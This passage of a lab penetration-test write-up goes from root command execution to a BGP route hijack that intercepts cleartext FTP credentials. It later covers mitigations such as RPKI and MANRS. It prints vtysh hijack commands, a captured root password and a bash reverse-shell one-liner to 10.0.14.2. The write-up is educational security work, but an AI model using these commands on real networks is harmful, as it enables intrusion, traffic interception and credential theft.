


Figure 14

Here in figure 14 we see the modified parameter, and the listener getting a connection. Running the linux command

```
uname -a; whoami
```

Tells us the distribution information and the user we have. And already, we are root.

3.7. A Better Shell:

Before we do anything else, we want a better shell. As of right now, we have basic command execution but some of the convenience functions don't work, like "`clear`" or the use of arrow keys. There are a number of ways one might do this, and most involve the (mis)use of any scripting language support. Fortunately there's a version of that method using python that ended up working is shown in figure 15.




Figure 15

First the version and presence of python was verified using the "`which`" command. Then we run

`#python3 -c 'import pty; pty.spawn("/bin/bash")'` [l]

to launch our instance of the shell. This is then moved to the background with "`ctrl + z`". In our terminal we run

`#stty raw -echo`

To echo raw input and output between terminals

Then lastly,

`fg + enter`

`#export TERM=xterm`

This brings our backgrounded shell into the foreground again, and loads the xterm input output defaults. Xterm is a common terminal emulator. Now we have a conveniently functional terminal to aid in our mobility as we shift into lateral movement. Next we will use information from the ticketing system, and networking information on the box in question to find our next vulnerability.

3.8. Next Steps:

First we need a target. We know from ticket number 6 in figure 10 on page 7 that there is an FTP server in the 10.120.15.0/24 network IP range, so let's start by finding it. To do so, we will leverage more BASH commands and chaining syntax. The command is as follows.

```
#for i in {1..254}; do ping 10.120.15.$i -c1 -W1 & done| grep from
```
[m]




Figure 16

This will search the 10.120.15.0/24 range by sending a ping packet to each possible host between 10.120.15.1-254 and listen for any replies. We see in figure 16 that we have 2 replies. One from 10.120.15.1 and another from 10.120.15.10.. 10.120.15.1 is most likely a router and not a host. We can check this by trying to log into 10.120.15.10 like its an ftp server but without credentials we'll try the default `anonymous:anonymous` credentials. Success is illustrated in figure 17. But without a more privileged account, we can't see anything. We now know the location of our next target.




Figure 17

Next lets evaluate the shape of the network we're on. We want to elaborate on the map (figure 6) and document where we are, where our target is, who else accesses our target, and how the traffic flows.

3.9. Putting It Together:

Figure 18 shows the map that has been put together based on the original. We're on as100 with 2 important outward facing IP addresses, listed as eth1, and eth2.




Figure 18

We get this from the "`ifconfig`" command(figure19). We also see another IP, 10.99.64.2. This appears to be a part of the network AS100 is responsible for and may be where the website is coming from. Given that none of these IP addresses match the initial 10.10.10.105 we were initially attacking, it looks like the website was making calls to a different machine, and that's where we are now.

```
root@r1:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3e:d9:04:ea
          inet addr:10.99.64.2  Bcast:10.99.64.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fed9:4ea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:418 errors:0 dropped:0 overruns:0 frame:0
          TX packets:277 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:46323 (46.3 KB)  TX bytes:40409 (40.4 KB)

eth1      Link encap:Ethernet  HWaddr 00:16:3e:8a:f2:4f
          inet addr:10.78.10.1  Bcast:10.78.10.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fe8a:f24f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:385 errors:0 dropped:0 overruns:0 frame:0
          TX packets:369 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26557 (26.5 KB)  TX bytes:26358 (26.3 KB)

eth2      Link encap:Ethernet  HWaddr 00:16:3e:20:98:df
          inet addr:10.78.11.1  Bcast:10.78.11.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fe20:98df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:412 errors:0 dropped:0 overruns:0 frame:0
          TX packets:346 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28153 (28.1 KB)  TX bytes:25110 (25.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15624 (15.6 KB)  TX bytes:15624 (15.6 KB)
```

Figure 19

The IP addresses for the other 2 autonomous system can be gathered from the configuration file at `/etc/quagga/bgpd.conf` (figure 20). It also shows networks we're responsible for.

We now need to evaluate where the traffic is coming from, and where it's going. We need to find out which autonomous system is responsible for our FTP server on 10.120.15.10, and what autonomous system we expect the traffic to come out of.

We can issue the command "`#route`" to view the routing tables(21). We can see in figure 21 that the default path for anything in the 10.120.15.0 range is routed to 10.78.11.2 at AS300.

The last thing we need is the last thing we can infer from ticket 6. We know that we're Lyghtspeed Networks, and the ticket is being submitted by an IP engineer at Castcom. One of "their VIP's" has to mean someone coming out of AS200 from ZaZa Telecom.




Figure 20

So, we want to advertise to AS200 that we know a better route to AS300 than AS300 does, but we don't want to tell AS300 that somethings up so It won't change its routing protocols at all. And lastly we also don't want AS200 to let AS300 know either.

```
10.100.20.0     10.78.10.2      255.255.255.0   UG    0      0        0 eth1
10.120.10.0     10.78.11.2      255.255.255.0   UG    0      0        0 eth2
10.120.11.0     10.78.11.2      255.255.255.0   UG    0      0        0 eth2
10.120.12.0     10.78.11.2      255.255.255.0   UG    0      0        0 eth2
10.120.13.0     10.78.11.2      255.255.255.0   UG    0      0        0 eth2
10.120.14.0     10.78.11.2      255.255.255.0   UG    0      0        0 eth2
10.120.15.0     10.78.11.2      255.255.255.0   UG    0      0        0 eth2
10.120.16.0     10.78.11.2      255.255.255.0   UG    0      0        0 eth2
10.120.17.0     10.78.11.2      255.255.255.0   UG    0      0        0 eth2
```

Figure 21

3.10 The Hijack:




Figure 22

Figure 22 shows the sequence of commands used to complete our route hijack. We use vtysh to do a number of things. First we create a list of the network ID's we'd like to advertise, containing the network 10.120.15.0/25.

```
# ip prefix-list my list permit 10.120.15.0/25
```

Our peered autonomous systems are advertising with a specificity of /24. This prefix refers to the subnet mask, which defines what portion of the IP address is the network portion on a bit level. By doing this we will say we know more accurately where the FTP server located on 10.120.15.10 resides, and in BGP specificity wins out.

Next we create a permit rule for AS200 and link it to our list.

```
# route-map to-as200 permit 10
# match ip address prefix-list mylist
```

We then set a "`no-export`" rule, telling AS200 not to tell AS300.

```
#set community no export
```

Then make it so that anything not matching our list has a blanket permit with no special rules.

```
# route-map to-as200 permit 20
```

Next we set a deny rule for AS300 and match it to our list, so AS300 doesn't change its routing protocols.

```
# route-map to-as300 deny 10
# match ip address prefix-list mylist
```

Then again add a blanket permit for anything else so that we only change what we need to.

```
# route-map to-as300 permit 20
```

Lastly we configure our router and add the network we want to advertise with its more specific subnet mask.

```
# router bgp 100
# network 10.120.15.0 mask 255.255.255.128
```

We then exit config mode with "`end`" then save our changes with "`clear ip bgp *`". The changes are visible when we run

```
# show ip bgp neighbors 10.78.10.2 advertised-routes
```
[36]

The output in figure 23 we can see that AS200 no knows our advertised route, and should prefer it when sending traffic to anything to the 10.120.15.0/24 range. Now we can sniff for traffic being sent across port 21.

Figure 23

3.11. The Capture:

The capture stage is relatively simple. We're going to use this TCP dump command (figure 24) to take everything coming off interface 2 destined for port 21 and write it to grab.pcacp. Then we can base64 encode the file, copy and paste it back to our machine, and open it in wireshark (figure 25).




Figure 24





Figure 25

The credentials for the FTP server are visible on packet numbers 6 and 9. We can see that the username is root and the password is BGPtelc0rout1ng. With these credentials we can now log into not only the FTP server on 10.120.15.10, but also its SSH service. With this, not only do

we have root control of a box on our server, but due to that vulnerability, we've endangered the security of a machine on an entirely different network. Successful logins are shown in figure 26.

4. Breaking it Down:

That was a bit fast and technical, so now let's examine some of the parts.



4.1. The Vulnerabilities:

4.1.1. OS Command Injection:

Also called CWE-78, command injection was the first vulnerability we saw.
Sometimes to accomplish tasks, and application may make a call to the operating system. All operating systems have the ability to receive commands either by API(application programming interface) or by command line. Command Injection may be possible when the application makes a call to the operating system, "but it does not neutralize or incorrectly neutralizes special elements that could

Figure 26

modify the intended OS command when it is sent to a downstream component."[3]
This means that additional commands may be introduced using the syntax of the kinds of commands used. This extends the functionality of the application in malicious ways.

4.1.1.1. Mitigation:

According to the CWE list of software weaknesses, "This weakness is introduced during implementation of an architectural security tactic." [3] meaning responsibility for its introduction may not fall on the company if they did not develop the software in house. However, implementation of "input validation", the process of writing code into a program that checks the validity of input and external calls, would be sufficient. OWASP, the Open Web Application Security Project, recommends this;

“The developer should scrub all input for malicious characters. Implementing a positive security model would be most efficient. Typically, it is much easier to define the legal characters than the illegal characters.”[4]
However, if the software is not developed by the company using it, the appropriate mitigation would be to maintain scheduled upgrades and patches of all software necessary. It may also be beneficial to maintain contact with the developer team, to make sure needs are communicated, and to ensure that any and all concerns are appropriately escalated.

4.1.2. BGP Hijacking:

The internet is a big place, and there are a number of independent organizations, namely internet service providers, each responsible for their own section. Each individual network is called and Autonomous System, and these systems need to communicate. “BGP, or Border Gateway Protocol, is used to direct traffic across the Internet. Networks use BGP to exchange “reachability information” – networks they know how to get to. Any network that is connected to the Internet eventually relies on BGP to reach other networks.”[5]
Using BGP the AS’s build a shared ledger documenting who’s responsible for what IP space. By default BGP doesn’t check the validity of these advertisements. This trust can be misused. “In short, BGP hijacking is when an attacker disguises itself as another network; it announces network prefixes belonging to another network as if those prefixes are theirs.”[5]
Now attackers can use the altered topography to their advantage. “As a result, traffic is forwarded to the attacker instead of its legitimate destination, causing Denial of Service (DoS) attacks or traffic interception.”[5]

4.1.2.1. Mitigation:

“BGP Hijacking risk reduction is a layered solution.”[6] meaning there is no one thing that will help you. Here we will cover 3.

- Hardware
- Having some MANRS
- Resource Public Key Infrastructure (RPKI)

4.1.2.1.1. Hardware:

The Compromised machine is doing important infrastructure work. However it seems to be an Ubuntu box, running an open source routing software. This is a cheap solution, and it's easy to see why that decision may be made, however as a result the security of our organization suffers. Had a proprietary device been used, a higher level of security might have been reached.

For example Cisco routers offer the ability to "configure authentication for a BGP neighbor session. This authentication method adds an MD5 authentication digest to each TCP segment sent to the neighbor to protect BGP against unauthorized messages and TCP security attacks."[7]

Juniper Networks also documents "how to configure a standard stateless firewall filter that blocks all TCP connection attempts to port 179 from all requesters except from specified BGP peers." [8]

4.1.2.1.2. Having Some MANRS:

MANRS stands for Mutually Agreed Norms for Routing Security. And it defines "A Best Current Operational Practices (BCOP) document describes best current operational practice on a particular topic, as agreed by subject matter experts and periodically reviewed by the Internet community."[9]

It provides a framework for the ISP and IXP (Internet Exchange Providers) to implement following known and proven security measures

1. Filtering – Preventing propagation of incorrect routing information.

2. Anti-Spoofing – Preventing traffic with spoofed source IP addresses.

3. Coordination – Facilitating global operational communication and coordination between network operators.

4. Global Validation – Facilitating validation of routing information on a global scale.

[9]

In this way, it is ensured that the largest area possible is protected under the same functional guidelines.

4.1.2.1.3. Resource Public Infrastructure Key:

“Resource Public Key Infrastructure (RPKI) is a cryptographic method of signing records that associate a BGP route announcement with the correct originating AS number.”[10] Similar to how websites have SSL certificates, the documentation for RPKI describes “how a legitimate holder of IP address space can explicitly and verifiably authorize one or more ASes to originate routes to that address space.”[11]

This software is run on a server that is paired with the router on the network. This server carries out the task of validation. “When the router sees a new route, the router send a simple message across a communications path (that includes the origin AS plus the IP route). The server, running a validator, responds with a yes/no answer that drives the filtering of that BGP route.” [10](figure 27)




Figure 27 [12]

4.2. Evaluated Risk:

As we’ve seen, these vulnerabilities pose a major security threat. CWE classifies OS command injection as a vulnerability with a high likelihood of exploitation.[3] Additionally BGP hijacking has been a huge problem in the past. Not only is there a risk of losing significant funds, as illustrated by theft of cryptocurrency, first noted on March 22, 2014 [12]. We also risk our national security, as illustrated when a special route-tracing system hosted at the University of Tel Aviv detected a significant quantity of traffic based in Europe being routed through China. [13]

The Fact that this vulnerability goes beyond our base network is what makes it a public safety issue. This is illustrated by the fact that the second compromised machine wasn't on the original network.

4.3. The Tools:

Here I would like to talk about the tools used. This is to attempt to lend a more approachable nature to the document, as well as reduce the size of the appendix.

4.3.1. KALI Linux:

KALI Linux is a Debian based Linux distribution configured for penetration testing. It is maintained and funded by Offensive Security. " In addition to Kali Linux, Offensive Security also maintains the Exploit Database and the free online course, Metasploit Unleashed."[14] KALI was used instead of a custom platform as it is an industry standard.

It is free to download at https://www.kali.org/downloads/.

4.3.2. Nmap:

Nmap is a free and open source network scanner written by Gordon "Fyodor" Lyon. in his own words "Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics."[15]

It is free to download at https://nmap.org/download.html.

4.3.3. DIRB:

DIRB is used to find "hidden" pages on websites. According to KALI tools "It basically works by launching a dictionary based attack against a web server and analyzing the response."[16] the Wordlist used in our attack was the default for the installation.

It is free to download at https://portswigger.net/burp/communitydownload.

4.3.4. Burp Suite:

"Burp Suite is an integrated platform for performing security testing of web applications."[17] It is proprietary software developed by PORTSWIGGER web security[18]. The program contains many tools such as decoder/encoder, a proxy for web traffic, and many tools for manipulating that traffic.

The community edition is free to download at https://portswigger.net/burp/communitydownload.

4.3.5. TCPdump:

"Tcpdump prints out a description of the contents of packets on a network interface" [19] It is a very simple command line tool making it useful for researchers, hobbyists, and network administrators. In this case it was already on the first exploited machine.

It is free to download at https://www.tcpdump.org/.

4.3.6. Wireshark:

"Wireshark is the world's foremost and widely-used network protocol analyzer. … Wireshark development thrives thanks to the volunteer contributions of networking experts around the globe and is the continuation of a project started by Gerald Combs in 1998."[20]

It is free to download at https://www.wireshark.org/.

4.3.7. SNMPwalk:

SNMPwalk is part of the Net-SNMP package. It's a command line tool for "retrieving information from an SNMP-capable device." via multiple requests. [21]

It is free to download at http://www.net-snmp.org/download.html.

4.3.8. NetCat:

Netcat is a command line tool for manually making and receiving network connections. It was used to receive the connection we sent back from the target machine.[22]

It is free to download at https://sourceforge.net/projects/nc110/files/.

4.3.9. BASH:

Most, if not all commands used in this Document are BASH commands. BASH stands for Bourne Again SHell and is the default shell for Linux. It conforms to the IEEE POSIX P1003.2/ISO 9945.2 Shell and Tools standard. [23]

"Bash can be found on the main GNU ftp server: http://ftp.gnu.org/gnu/bash/ (via HTTP) and ftp://ftp.gnu.org/gnu/bash/ (via FTP). It can also be found on the GNU mirrors; please use a mirror if possible."[23] and is also available on any linux distribution.

4.4. Free Access:

My intention for keeping documentation on the availability of these tools is to drive home the point that hacking isn't esoteric knowledge. The tools and information necessary are readily accessible, meaning attention must be paid to the attack surface we create.

5. Appendix:

A. Cve

"CVE® is a list of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities."[24]

B. Autonomous system

"The classic definition of an Autonomous System is a set of routers under a single technical administration, using an interior gateway protocol and common metrics to route packets within the AS, and using an exterior gateway protocol to route packets to other ASes."[25]

C. FTP

FTP or File Transfer Protocol is a clear text (unencrypted) file sharing protocol. "FTP, though usable directly by a user at a terminal, is designed mainly for use by programs."[26]

D. Snmp

"SNMP stands for simple network management protocol. It is a way that servers can share information about their current state". [27] The protocol is leveraged by programs to reduce the effort it takes to monitor vast networks.

E. Quagga

"Quagga is a routing software suite, providing implementations of OSPFv2, OSPFv3, RIP v1 and v2, RIPng and BGP-4 for Unix platforms, particularly FreeBSD, Linux, Solaris and NetBSD. Quagga is a fork of GNU Zebra which was developed by Kunihiro Ishiguro." [28]

F. SSH

SSH stands for Secure SHell, and is a tool for handling remote login's across networks in a secure fashion using Cryptographic keys. [29]

G. NMAP Scan & TCP/UDP

```
# Nmap -O -sC -sV -oA scan 10.10.10.105
# Nmap -sC -sU -sV -oA scan2 10.10.10.105
```

-sC: equivalent to --script=default (runs default scripts)
-O: Enable OS detection
-sV: Probe open ports to determine service/version info
-oA <basename>: Output in the three major formats at once [30]

TCP (Transfer Control Protocol) uses a different method of transfer than UDP(User Datagram Protocol). TCP uses checksums and delivery validation to verify traffic has arrived. UDP however is considered “best effort” and shovels data along its connection.

Because of this we have to issue 2 scans to evaluate both kinds of services.

H. DHCP

Dynamic Host Configuration Protocol allows a client machine to automatically receive an IP address from a Server, as well as other configuration such as a Subnet Mask and Default Gateway.[31]

I. Ps aux

“Ps displays information about a selection of the active processes.”[32] ps is one of Linux’s many task management tools.

J. Base 64

Base64 is a binary to text encoding scheme. “Base64 encoding schemes are commonly used when there is a need to encode binary data that needs to be stored and transferred over media that are designed to deal with textual data.”[33]

K. Reverse Shell Command

“**Shell shoveling**, in net work security, refers to the act of redirecting the input and output of a shell to a service so that it can be remotely accessed.”[34]

```
#bash -i >& /dev/tcp/10.0.14.2/42069 0>&1
```

